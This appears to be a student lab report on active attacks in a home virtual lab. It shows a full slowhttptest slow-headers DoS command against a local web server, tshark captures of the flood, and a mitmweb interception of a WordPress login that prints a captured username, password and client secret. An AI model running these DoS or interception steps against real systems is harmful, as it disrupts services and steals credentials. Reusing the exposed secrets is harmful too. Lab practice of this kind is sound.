
Active attacks

Group 1 – Introduction

1. I used a Kali VM, a Debian VM where I set up a website and a Windows 10 VM as a client. The VM's interacted with my network.


Group 2 – DoS

1. I used **slowhttptest** command and performed a DoS attack on the Debian server.




```
┌──(kali㉿kali)-[~]
└─$ slowhttptest -H -c 2000 -g -o report -i 10 -r 300 -t GET -u http://10.10.10.2
54 -x 24 -p 3
Tue May  2 12:46:58 2023: set open files limit to 2010
Tue May  2 12:46:58 2023:
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            2000
URL:                              http://10.10.10.254/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          300
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Tue May  2 12:46:58 2023:
slow HTTP test status on 0th second:

initializing:        0
pending:             1
connected:           0
error:               0
closed:              0
service available:   YES
Tue May  2 12:47:03 2023:
```

2. Intercepted the traffic with **tshark** command.




```
┌──(kali㉿kali)-[~]
└─$ tshark -i eth1 dst 10.10.10.254

Capturing on 'eth1'
 ** (tshark:55708) 12:46:37.648123 [Main MESSAGE] -- Capture started.
 ** (tshark:55708) 12:46:37.648248 [Main MESSAGE] -- File: "/tmp/wireshark_eth1Z1H
M41.pcapng"
    1 0.000000000  10.10.10.10 → 10.10.10.254 TCP 74 54538 → 80 [SYN] Seq=0 Win=64
240 Len=0 MSS=1460 SACK_PERM TSval=4267487290 TSecr=0 WS=128
    2 0.000392715  10.10.10.10 → 10.10.10.254 TCP 74 54542 → 80 [SYN] Seq=0 Win=64
240 Len=0 MSS=1460 SACK_PERM TSval=4267487291 TSecr=0 WS=128
    3 0.000706800  10.10.10.10 → 10.10.10.254 TCP 66 54538 → 80 [ACK] Seq=1 Ack=1
Win=64256 Len=0 TSval=4267487291 TSecr=1383387133
    4 0.000908141  10.10.10.10 → 10.10.10.254 TCP 66 54542 → 80 [ACK] Seq=1 Ack=1
Win=64256 Len=0 TSval=4267487291 TSecr=1383387133
    5 0.001963330  10.10.10.10 → 10.10.10.254 HTTP 220 GET / HTTP/1.1
    6 0.002061611  10.10.10.10 → 10.10.10.254 TCP 218 GET / HTTP/1.1  [TCP segment
 of a reassembled PDU]
    7 0.003147785  10.10.10.10 → 10.10.10.254 TCP 66 54538 → 80 [ACK] Seq=155 Ack=
836 Win=64128 Len=0 TSval=4267487294 TSecr=1383387135
    8 0.005934912  10.10.10.10 → 10.10.10.254 TCP 74 54554 → 80 [SYN] Seq=0 Win=64
240 Len=0 MSS=1460 SACK_PERM TSval=4267487296 TSecr=0 WS=128
    9 0.006333257  10.10.10.10 → 10.10.10.254 TCP 66 54554 → 80 [ACK] Seq=1 Ack=1
Win=64256 Len=0 TSval=4267487297 TSecr=1383387138
   10 0.006504686  10.10.10.10 → 10.10.10.254 TCP 66 54538 → 80 [FIN, ACK] Seq=155
 Ack=836 Win=64128 Len=0 TSval=4267487297 TSecr=1383387135
   11 0.006903728  10.10.10.10 → 10.10.10.254 TCP 66 54538 → 80 [ACK] Seq=156 Ack=
837 Win=64128 Len=0 TSval=4267487297 TSecr=1383387139
   12 0.010485839  10.10.10.10 → 10.10.10.254 TCP 74 54566 → 80 [SYN] Seq=0 Win=64
240 Len=0 MSS=1460 SACK_PERM TSval=4267487301 TSecr=0 WS=128
```



```
 6669 8.933430418  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59448 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496222 TSecr=1383389778
 6670 8.933431319  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59444 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496222 TSecr=1383389769
 6671 8.933432464  10.10.10.10 → 10.10.10.254 TCP 54 58708 → 80 [RST] Seq=154 Win=
0 Len=0
 6672 8.933433796  10.10.10.10 → 10.10.10.254 TCP 54 58712 → 80 [RST] Seq=154 Win=
0 Len=0
 6673 8.933434831  10.10.10.10 → 10.10.10.254 TCP 54 58712 → 80 [RST] Seq=154 Win=
0 Len=0
 6674 8.933435736  10.10.10.10 → 10.10.10.254 TCP 54 58722 → 80 [RST] Seq=154 Win=
0 Len=0
 6675 8.933973686  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59188 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496224 TSecr=1383389626
 6676 8.933989386  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59174 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496224 TSecr=1383389621
 6677 8.934260489  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59170 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496225 TSecr=1383389617
 6678 8.934273635  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59168 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496225 TSecr=1383389612
 6679 8.934730352  10.10.10.10 → 10.10.10.254 TCP 54 58722 → 80 [RST] Seq=154 Win=
0 Len=0
 6680 8.934734432  10.10.10.10 → 10.10.10.254 TCP 54 58730 → 80 [RST] Seq=154 Win=
0 Len=0
 6681 8.934735927  10.10.10.10 → 10.10.10.254 TCP 54 58730 → 80 [RST] Seq=154 Win=
0 Len=0
 6682 8.934737425  10.10.10.10 → 10.10.10.254 TCP 54 58744 → 80 [RST] Seq=154 Win=
0 Len=0
 6683 8.934739204  10.10.10.10 → 10.10.10.254 TCP 54 58744 → 80 [RST] Seq=154 Win=
0 Len=0
 6684 8.934740979  10.10.10.10 → 10.10.10.254 TCP 54 58746 → 80 [RST] Seq=154 Win=
0 Len=0
```

Group 3 – MitM

1. Logged into https://theg00dpirate.worpress.com account on Windows 10.
2. Used MitMWeb on Kali and performed an attack to get access to input credentials for https://theg00dpirate.worpress.com.
3. Intercepted the traffic with **mitmweb** (POST method) that contains the website credentials.



Path	Method	Status	Size	Time
https://wordpress.com/cspreport	POST	200	1.5kb	943ms
https://wordpress.com/cspreport	POST	200	1.5kb	953ms
https://wordpress.com/cspreport	POST	200	1.4kb	189ms
https://wordpress.com/wp-login.php?action=login-endpoint	POST	200	758b	508ms
https://www.google-analytics.com/j/collect?v=1&_v=j100&aip=…	POST	200	3b	73ms
https://public-api.wordpress.com/wpcom/v2/help/authenticate…	POST	200	1.0kb	406ms
https://theg00dpirate.wordpress.com/wp-includes/charts/flot-…	POST	200	2.4kb	394ms
https://public-api.wordpress.com/pinghub/wpcom/me/newest…	WSS	101	0	3min
https://public-api.wordpress.com/pinghub/wpcom/me/newest…	WSS	101	0	187ms

```
cookie: _hjAbsoluteSessionInProgress=0
te: trailers
```

URLEncoded form

```
username:      theg00dpirate@protonmail.com
password:      th3g00dp1r@t3
remember_me:   true
redirect_to:   https://theg00dpirate.wordpress.com/wp-admin/
client_id:     39911
client_secret: cOaYKdrkgXz8xY7aysv4fU6wL6sK5J8a6ojReEIAPwggsznj4Cb6mW0nffTxtYT8
domain:
tos:           {"path":"/log-in/pt","locale":"pt","viewport":"1007x643"}
```